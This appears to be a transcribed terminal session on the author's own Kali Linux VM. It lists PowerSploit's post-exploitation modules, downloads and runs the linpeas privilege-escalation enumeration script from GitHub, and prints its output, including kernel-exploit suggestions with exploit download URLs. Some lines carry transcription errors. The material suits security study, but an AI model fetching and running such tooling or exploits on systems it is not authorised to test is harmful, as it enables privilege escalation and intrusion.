

rsploit

> powersploit ~ PowerShell Post-Exploitation Framework

/usr/share/windows-resources/powersploit

├── AntivirusBypass

├── CodeExecution

├── Exfiltration

├── Mayhem

├── Persistence

├── PowerSploit.psd1

├── PowerSploit.psm1

├── Privesc

├── README.md

├── Recon

├── ScriptModification

└── Tests

└─(kali㉿kali)-[/usr/share/windows-resources/powersploit]

└─\$ Import-Module .\PowerSploit\Privesc\Privesc.ps1

Import-Module .\PowerSploit\Persistence\Persistence.ps1

Import-Module: command not found

Import-Module: command not found

└─(kali㉿kali)-[/usr/share/windows-resources/powersploit]

```
└─$ cd
```

```
└─(kali㉿kali)-[~]
```

```
└─$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

```
--2025-09-22 06:08:03-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

```
Resolving github.com (github.com)... 20.207.73.82
```

```
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
```

```
HTTP request sent, awaiting response... 301 Moved Permanently
```

```
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh  
[following]
```

```
--2025-09-22 06:08:04-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```

```
Reusing existing connection to github.com:443.
```

```
HTTP request sent, awaiting response... 302 Found
```

```
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20250904-27f4363e/linpeas.sh [following]
```

```
--2025-09-22 06:08:04-- https://github.com/peass-ng/PEASS-ng/releases/download/20250904-27f4363e/linpeas.sh
```

```
Reusing existing connection to github.com:443.
```

```
HTTP request sent, awaiting response... 302 Found
```

```
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/8d829b89-f4bc-402c-ab2d-b18bb9f64212?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-09-22T11%3A01%3A13Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream
```

-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-09-22T10%3A01%3A00Z&ske=2025-09-22T11%3A01%3A13Z&sks=b&skv=2018-11-09&sig=U5pynxT18oYfwca1BB%2FsA6UYekdMP7%2FgVZldwM%2Bupbg%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWluY29tliwiYXVkljoicmVsZWZfZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tliwia2V5ljoia2V5MSIsImV4cCI6MTc1ODUzNTk4NCwibmJmljoxNzU4NTM1Njg0LCJwYXRoljoicmVsZWZfZWFzc2V0cHJvZHVjdGlubi5ibG9iLmNvcmlud2luZG93cy5uZXQifQ.F811waTgeqpASJBTR_Eap64QoulsECRcRoi5_aVhYA&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]

--2025-09-22 06:08:04-- https://release-assets.githubusercontent.com/github-production-release-asset/165548191/8d829b89-f4bc-402c-ab2d-b18bb9f64212?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-09-22T11%3A01%3A13Z&rsct=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-09-22T10%3A01%3A00Z&ske=2025-09-22T11%3A01%3A13Z&sks=b&skv=2018-11-09&sig=U5pynxT18oYfwca1BB%2FsA6UYekdMP7%2FgVZldwM%2Bupbg%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWluY29tliwiYXVkljoicmVsZWZfZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tliwia2V5ljoia2V5MSIsImV4cCI6MTc1ODUzNTk4NCwibmJmljoxNzU4NTM1Njg0LCJwYXRoljoicmVsZWZfZWFzc2V0cHJvZHVjdGlubi5ibG9iLmNvcmlud2luZG93cy5uZXQifQ.F811waTgeqpASJBTR_Eap64QoulsECRcRoi5_aVhYA&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream

Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)...
185.199.109.133, 185.199.110.133, 185.199.111.133, ...

Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.109.133|:443... connected.

HTTP request sent, awaiting response... 200 OK

Length: 961834 (939K) [application/octet-stream]

Saving to: 'linpeas.sh'

linpeas.sh

100%[=====

```
=====>] 939.29K
4.23MB/s  in 0.2s
```

2025-09-22 06:08:05 (4.23 MB/s) - 'linpeas.sh' saved [961834/961834]

```

/-----\
|               Do you like PEASS?               |
|-----|
|   Learn Cloud Hacking   :   https://training.hacktricks.xyz   |
|   Follow on Twitter     :   @hacktricks_live     |
|   Respect on HTB       :   SirBroccoli           |
|-----|
|               Thank you!               |
|-----\

```

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

LEGEND:

RED: You should take a look to it

LightCyan: Users with console

Caching directories DONE

=====

===== System Information

=====

=====

===== Operative system

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits>

Linux version 6.12.38+kali-amd64 (devel@kali.org) (x86_64-linux-gnu-gcc-14 (Debian 14.2.0-19) 14.2.0, GNU ld (GNU Binutils for Debian) 2.44) #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12)

Distributor ID: Kali

Description: Kali GNU/Linux Rolling

Release: 2025.3

Codename: kali-rolling

===== Sudo version

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version>

Sudo version 1.9.17p2

===== PATH

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses>

/home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools

Mon Sep 22 06:10:26 AM EDT 2025

06:10:26 up 2:45, 1 user, load average: 1.66, 1.30, 1.12

Unmounted file-system?

⌘ Check if you can mount umounted devices

```
UUID=b9c042db-1b3f-406f-8d63-fd6f30cde97 / ext4 defaults,errors=remount-ro 0
1
```

```
/swapfile none swap defaults 0 0
```

Any sd*/disk* disk in /dev? (limit 20)
--

disk

sda

sda1

Environment

⌚ Any private information inside environment variables?

POWERSHELL_TELEMETRY_OPTOUT=1

LANGUAGE=

USER=kali

```
XDG_SEAT=seat0
```

`DOTNET_CLI_TELEMETRY_OPTOUT=1`

SSH_AGENT_PID=1524

SHLVL=1

```
XDG_CACHE_HOME=/home/kali/.cache
```


HOME=/home/kali
OLDPWD=/usr/share/windows-resources/powersploit
DESKTOP_SESSION=lightdm-xsession
PANEL_GDK_CORE_DEVICE_EVENTS=0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
NMAP_PRIVILEGED=
COLORTERM=truecolor
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
QT_QPA_PLATFORMTHEME=qt5ct
LOGNAME=kali
QT_AUTO_SCREEN_SCALE_FACTOR=0
WINDOWID=0
_=/home/kali/./linpeas.sh
COLORFGBG=15;0
TERM=xterm-256color
SESSION_MANAGER=local/kali: @/tmp/.ICE-unix/1420,unix/kali:/tmp/.ICE-unix/1420
XDG_MENU_PREFIX=xfce-
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0.0
LANG=en_US.UTF-8
POWERSHELL_UPDATECHECK=Off
XDG_CURRENT_DESKTOP=XFCE
XAUTHORITY=/home/kali/.Xauthority
XDG_CONFIG_HOME=/home/kali/.config
SSH_AUTH_SOCK=/tmp/ssh-WEz31XVq7ueM/agent.1523
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/kali

SHELL=/usr/bin/zsh

GDMSESSION=lightdm-xsession

QT_ACCESSIBILITY=1

XDG_VTNR=7

PWD=/home/kali

XDG_CONFIG_DIRS=/etc/xdg

XDG_DATA_DIRS=/usr/share/xfce4:/usr/local/share/:/usr/share/:/usr/share

|| Searching Signature verification failed in dmesg

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#dmesg-signature-verification-failed>

dmesg Not Found

|| Executing Linux Exploit Suggester

ℒ <https://github.com/mzet-/linux-exploit-suggester>

[+] [CVE-2022-2586] nft_object UAF

Details: <https://www.openwall.com/lists/oss-security/2022/08/29/5>

Exposure: less probable

Tags: ubuntu=(20.04){kernel:5.12.13}

Download URL: <https://www.openwall.com/lists/oss-security/2022/08/29/5/1>

Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: <https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html>

Exposure: less probable

Tags: ubuntu=20.04{kernel:5.8.0-*}

Download URL: <https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c>

Comments: ip_tables kernel module must be loaded

Protections

```

==|| AppArmor enabled? ..... You do not have enough privilege to read the profile set.
apparmor module is loaded.

```

```
=|| AppArmor profile? ..... unconfined
```

```

===== is linuxONE? ..... s390x Not Found

```

```

===== grsecurity present? ..... grsecurity Not Found

```

⇒ PaX bins present? PaX Not Found

```

===== Execshield enabled? ..... Execshield Not Found

```

```
==|| SELinux enabled? ..... sestatus Not Found
```

```

=|| Seccomp enabled? ..... disabled

```

```

=|| User namespace? ..... enabled

```

```

=|| Cgroup2 enabled? ..... enabled

```

== Is ASLR enabled? Yes

Printer? No


⇒ Is this a virtual machine? Yes (vmware)

Kernel Modules Information

Kernel modules with weak perms?

==|| Kernel modules loadable?

Modules can be loaded



==|| Container related tools present (if any):

/usr/sbin/apparmor_parser

/usr/bin/nsenter

/usr/bin/unshare

/usr/sbin/chroot

/usr/sbin/capsh


/usr/sbin/setcap

/usr/sbin/getcap

==|| Container details

==|| Is this a container? No


==|| Any running containers? No





Learn and practice cloud hacking techniques in <https://training.hacktricks.xyz>

- ⇒ GCP Virtual Machine? No
- ⇒ GCP Cloud Function? No
- ⇒ AWS ECS? No
- ⇒ AWS EC2? No
- ⇒ AWS EC2 Beanstalk? No
- ⇒ AWS Lambda? No
- ⇒ AWS Codebuild? No
- ⇒ DO Droplet? No
- ⇒ IBM Cloud VM? No
- ⇒ Azure VM or Az metadata? No
- ⇒ Azure APP or IDENTITY_ENDPOINT? No
- ⇒ Azure Automation Account? No
- ⇒ Aliyun ECS? No
- ⇒ Tencent CVM? No




```

root    1141 0.0 0.1 381016 5800 ?    SLsl 03:25 0:00 /usr/sbin/lightdm

root    1155 2.3 3.6 517404 158056 tty7  Ssl+ 03:25 3:49 _/usr/lib/xorg/Xorg :0 -seat
seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch

root    1364 0.0 0.1 172964 5892 ?    SI 03:25 0:00 _lightdm --session-child 13 24

kali    1420 0.0 0.5 421876 25340 ?    Ssl 03:25 0:02 _xfce4-session

kali    1537 0.8 0.9 1774136 39540 ?    SI 03:25 1:21 _xfwm4

kali    1575 0.0 0.3 348700 17008 ?    SI 03:25 0:01 _xfsettingsd

kali    1582 0.0 0.8 518712 38132 ?    SI 03:25 0:08 _xfce4-panel

kali    1599 0.0 0.6 428996 27960 ?    SI 03:25 0:05 | _/usr/lib/x86_64-linux-
gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-
gnu/xfce4/panel/plugins/libwhiskermenu.so 1 16777223 whiskermenu Whisker Menu Show a
menu to easily access installed applications

kali    1608 0.3 0.7 339232 31728 ?    SI 03:25 0:34 | _/usr/lib/x86_64-linux-
gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libcpugraph.so 13
16777228 cpugraph CPU Graph Graphical representation of the CPU load

kali    1609 0.0 0.3 485440 15384 ?    SI 03:25 0:00 | _/usr/lib/x86_64-linux-
gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 14
16777229 systray Status Tray Plugin Provides status notifier items (application indicators) and
legacy systray items

kali    1610 0.0 0.3 272112 14812 ?    SI 03:25 0:01 | _/usr/lib/x86_64-linux-
gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libgenmon.so 15
16777230 genmon Generic Monitor Show output of a command.

kali    1611 0.0 0.3 358504 14248 ?    SI 03:25 0:00 | _/usr/lib/x86_64-linux-
gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-
plugin.so 16 16777231 pulseaudio PulseAudio Plugin Adjust the audio volume of the PulseAudio
sound system

kali    1612 0.0 0.3 424560 14636 ?    SI 03:25 0:00 | _/usr/lib/x86_64-linux-
gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-
plugin.so 17 16777232 notification-plugin Notification Plugin Notification plugin for the Xfce
panel

kali    1613 0.0 0.3 285428 17044 ?    SI 03:25 0:02 | _/usr/lib/x86_64-linux-
gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-

```

gnu/xfce4/panel/plugins/libxfce4powermanager.so 18 16777233 power-manager-plugin Power Manager Plugin Display the battery levels of your devices and control the brightness of your display

kali 1618 0.0 0.3 424836 14696 ? SI 03:25 0:00 | _/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libactions.so 22 16777234 actions Action Buttons Log out, lock or other system actions

kali 3069 8.3 8.4 12128360 361468 ? SI 03:44 12:15 | _/usr/lib/firefox-esr/firefox-esr

kali 3157 0.0 0.4 214180 20996 ? SI 03:44 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -parentBuildID 20250811113756 -prefsLen 29218 -prefMapSize 250460 -appDir /usr/lib/firefox-esr/browser {d2429c2f-0253-456b-b33d-327fac8a1a5d} 3069 true socket

kali 3179 0.1 2.1 2590716 91432 ? SI 03:44 0:09 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 1 -isForBrowser -prefsLen 29359 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {73d38db4-49d1-4453-90f3-245742c0e750} 3069 true tab

kali 3242 3.1 3.6 3004296 158924 ? SI 03:44 4:40 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 2 -isForBrowser -prefsLen 34718 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {9e97f934-3436-4424-8a98-cad17a2b7803} 3069 true tab

kali 3305 0.0 0.5 360972 23444 ? SI 03:44 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -parentBuildID 20250811113756 -sandboxingKind 0 -prefsLen 34718 -prefMapSize 250460 -appDir /usr/lib/firefox-esr/browser {197e4ff8-820e-425a-a5f8-f21498e3a884} 3069 true utility

kali 3313 0.2 2.3 2652768 99984 ? SI 03:44 0:21 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 3 -isForBrowser -prefsLen 31290 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {2491c79c-6059-4512-b4cb-823c54d31c10} 3069 true tab

kali 3330 0.5 3.8 2763712 165648 ? SI 03:44 0:51 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 4 -isForBrowser -prefsLen 31290 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -

appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {aeac16ee-c898-4822-a568-2e301c35a0db} 3069 true tab

kali 3360 0.4 3.3 2673408 144056 ? SI 03:44 0:35 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 5 -isForBrowser -prefsLen 31290 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {6135de8a-0148-45fe-a83d-d835be886a52} 3069 true tab

kali 3439 0.0 1.2 2494720 54232 ? SI 03:44 0:03 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 6 -isForBrowser -prefsLen 31452 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {172d025f-adc6-414f-bb9f-6ab49c22126d} 3069 true tab

kali 3468 0.0 1.1 2458884 50788 ? SI 03:44 0:03 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 7 -isForBrowser -prefsLen 31452 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {9dd34c08-7659-4b0f-ac1d-e4ae62efbab8} 3069 true tab

kali 3571 0.0 1.8 2578704 81128 ? SI 03:44 0:07 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 9 -isForBrowser -prefsLen 31533 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {d42c94f2-1f6e-48d0-8c57-5cab432dd23f} 3069 true tab

kali 3656 0.0 1.2 2469920 55260 ? SI 03:44 0:03 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 11 -isForBrowser -prefsLen 31533 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {764ef1d9-6681-420c-ab6d-edf71920d98a} 3069 true tab

kali 3682 0.0 1.5 2492220 68028 ? SI 03:44 0:05 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 13 -isForBrowser -prefsLen 31533 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {57bddb1c-9451-4621-8f58-2801cce482ac} 3069 true tab

kali 3817 0.0 1.2 2476052 53440 ? SI 03:44 0:03 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 15 -isForBrowser -prefsLen 31590 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -

appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {285c92f6-d415-4fa5-bdf1-fce9dc3e3af5} 3069 true tab

kali 3920 0.0 1.4 2479956 61184 ? SI 03:45 0:03 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 16 -isForBrowser -prefsLen 31590 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {c04271ffc0df-4e4d-aa3f-a46a0fb04802} 3069 true tab

kali 3937 0.0 1.4 2483520 61956 ? SI 03:45 0:04 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 17 -isForBrowser -prefsLen 31590 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {04069616-68a1-48f4-ac96-8a9f12fc5ec6} 3069 true tab

kali 4008 0.0 1.3 2479928 60024 ? SI 03:45 0:03 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 18 -isForBrowser -prefsLen 31590 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {663dbe50-ed04-4d99-a14f-2af50402a67c} 3069 true tab

kali 4010 0.0 1.2 2474808 53940 ? SI 03:45 0:03 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 19 -isForBrowser -prefsLen 31590 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {0543f06b-20cc-41f5-939c-077e87402d97} 3069 true tab

kali 4047 0.0 1.2 2477884 52568 ? SI 03:45 0:02 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 20 -isForBrowser -prefsLen 31590 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {5231f4a3-cd02-4998-8e24-a15a6c474bf6} 3069 true tab

kali 4188 0.0 1.8 2497572 79124 ? SI 03:45 0:03 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 23 -isForBrowser -prefsLen 31642 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {2726d78a-de32-43ae-8fac-e6d6d9f24973} 3069 true tab

kali 4220 0.0 1.7 2514876 77112 ? SI 03:45 0:06 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 24 -isForBrowser -prefsLen 31642 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -

appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {a63a3c5c-fd8e-455e-9fb0-f7146d8dddc3} 3069 true tab

kali 4253 0.0 1.6 2491740 69756 ? SI 03:45 0:04 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 25 -isForBrowser -prefsLen 31642 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {ec374f27-4383-401e-90f8-57dde374ae72} 3069 true tab

kali 4368 0.0 0.4 350472 18672 ? SI 03:45 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -parentBuildID 20250811113756 -prefsLen 35070 -prefMapSize 250460 -appDir /usr/lib/firefox-esr/browser {eee1eeeb-18f1-4069-b60d-fca3acd18118} 3069 true rdd

kali 4775 0.2 2.4 2817596 104860 ? SI 03:48 0:21 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 28 -isForBrowser -prefsLen 31642 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {909ad380-28d2-479a-89f1-5119f637967f} 3069 true tab

kali 4810 0.1 2.2 2613172 94936 ? SI 03:48 0:11 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 29 -isForBrowser -prefsLen 31642 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {5be8c59a-a0dc-4b72-80a4-e755d6d350be} 3069 true tab

kali 4900 0.0 1.3 2478100 58196 ? SI 03:48 0:02 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 30 -isForBrowser -prefsLen 31642 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {bb6864dc-446b-46c8-8530-4a92db0d5f5b} 3069 true tab

kali 4947 0.5 2.2 2640344 97936 ? SI 03:48 0:49 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 31 -isForBrowser -prefsLen 31642 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {b4243585-85ad-46fd-b3ba-ec1097f332b6} 3069 true tab

kali 11882 0.0 1.3 2453292 58824 ? SI 04:42 0:01 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 32 -isForBrowser -prefsLen 31694 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -

appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {33035736-9712-4c2c-90d5-d7053c8e52b1} 3069 true tab

kali 11931 0.3 2.0 2639476 89852 ? SI 04:42 0:18 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 33 -isForBrowser -prefsLen 31694 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {f5b897a4-3518-47db-ad88-42aa370ea870} 3069 true tab

kali 20366 3.7 4.0 2722820 171972 ? SI 05:48 0:49 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 36 -isForBrowser -prefsLen 31695 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {b301aaa7-9081-43fd-8111-e66d5f449662} 3069 true tab

kali 21139 0.0 1.6 2480176 68764 ? SI 05:49 0:01 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 54 -isForBrowser -prefsLen 31695 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {81ab3b58-6010-47ea-a600-0b288c8635b6} 3069 true tab

kali 21329 0.1 1.5 2457348 65492 ? SI 05:49 0:01 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 56 -isForBrowser -prefsLen 31695 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {719f38a7-b529-440c-88c2-0d236519eb46} 3069 true tab

kali 21456 0.0 1.4 2454060 63468 ? SI 05:50 0:01 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 57 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {e4e1c99a-ad3d-45b9-9188-c54557b79743} 3069 true tab

kali 21530 0.0 1.4 2454060 62024 ? SI 05:50 0:01 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 58 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {bee3cc29-559e-4abe-8ceb-61539e5d01ef} 3069 true tab

kali 21573 0.0 1.4 2449636 60460 ? SI 05:50 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 59 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -

appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {52fe66a3-b151-45e4-ae5a-73fa276b76a1} 3069 true tab

